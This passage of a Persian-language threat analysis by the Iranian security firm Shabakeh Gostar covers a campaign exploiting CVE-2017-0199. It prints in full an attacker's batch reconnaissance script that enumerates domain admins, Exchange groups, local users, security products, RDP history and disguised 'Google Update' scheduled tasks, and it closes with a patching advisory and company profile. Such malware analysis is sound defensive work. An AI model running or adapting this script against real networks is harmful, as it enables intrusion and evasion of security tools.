echo _____net local group members_____ &
net localgroup administrators 2>&1 &
echo _____netstat_____ &
netstat -an 2>&1 &
echo _____tasklist_____ &
tasklist 2>&1 &
echo _____systeminfo_____ &
systeminfo 2>&1 &
echo _____RDP_____ &
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
echo _____Task_____ &
schtasks /query /FO List /TN "GoogleUpdateTaskMachineUI" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
echo _____
```

شکل ۱۳: تبادل پرس‌وجوی DNS

همچنین از فرمان chcp برای شناسایی Code Page نیز استفاده شده که در بکار بردن نویسه‌های غیر ASCII مانند عبری و اعتبارسنجی فرمان زمانبدی شده از آن استفاده می‌شود.

[۱۴] Open Source

در برخی نمونه‌ها، اطلاعات جمع‌آوری شده شامل نام محصولات ضدویروس، دیواره آتش و ضدجاسوسی است. همچنین در این نمونه‌ها عناوین فرامین زمانبندی شده، "Google Update Core" و "Google Sync Core" گزارش شده است.

default_advanced.bat


```
@echo off &
chcp 65001&
echo %userdomain%\%username% 2>&1 &
echo %computername% 2>&1 &
echo _____IpConfig_____ &
ipconfig /all 2>&1 &
 echo _____All local users_____ &
net user /domain 2>&1 &
echo _____All user in domain_____ &
net group /domain 2>&1 &
echo _____Domian Admins_____ &
net group "domain admins" /domain 2>&1 &
echo _____Exchange trusted Members_____ &
net group "Exchange Trusted Subsystem" /domain 2>&1 &
echo _____net account domain_____ &
net accounts /domain 2>&1 &
echo _____net user_____ &
net user 2>&1 &
echo _____net local group members_____ &
net localgroup administrators 2>&1 &
echo _____netstat_____ &
netstat -an 2>&1 &
echo _____tasklist_____ &
tasklist 2>&1 &
echo _____systeminfo_____ &
systeminfo 2>&1 &
echo _____Security_____&
echo. &
echo ==========A.V.========== &
echo. &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path AntiVirusProduct Get /Format:List  | more | findstr displayName 2>&1 &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2  Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
echo. &
echo ==========Firewall========== &
echo. &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2  Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
echo. &
echo ==========AntiSpy========== &
echo. &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2  Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
echo. &
echo ============================================================ &
echo. &
echo _____RDP_____ &
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
echo _____Task_____ &
schtasks /query /FO List /TN "{Google Update Core}" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
echo _____
```


شکل ۱۴: اطلاعات جمع‌آوری شده از روی دستگاه

باید توجه داشت که لازمه اجرای موفقیت‌آمیز این حملات، نصب نبودن اصلاحیه ترمیم‌کننده آسیب‌پذیری CVE-2017-0199 بوده است. موضوعی که اهمیت نصب تمامی اصلاحیه‌های امنیتی را به‌منظور ایمن ماندن از گزند حملات سایبری پیشرفته بسیار پررنگ می‌کند.

منابع

- http://www.themarker.com/technation/1.4049930
- https://github.com/gentilkiwi/mimikatz/wiki
- https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/chcp.mspx?mfr=true
- https://logrhythm.com/oilrig-campaign-analysis-threat-research/
- http://www.darkreading.com/endpoint/iranian-hackers-believed-behind-massive-attacks-on-israeli-targets/d/d-id/1328753
- http://blog.morphisec.com/iranian-fileless-cyberattack-on-israel-word-vulnerability
- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199
- https://newsroom.shabakeh.net/18459/microsoft-security-update-for-apr-2017.html
- https://cert.gov.il/Updates/Alerts/SiteAssets/CERT-IL-ALERT-W-120.pdf





شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ

ISO 9001:2008

Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار ۰۲۱-۴۲۰۵۲

تارنمای شرکت www.shabakeh.net

سامانه پشتیبانی help.shabakeh.net

خدمات پس از فروش my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net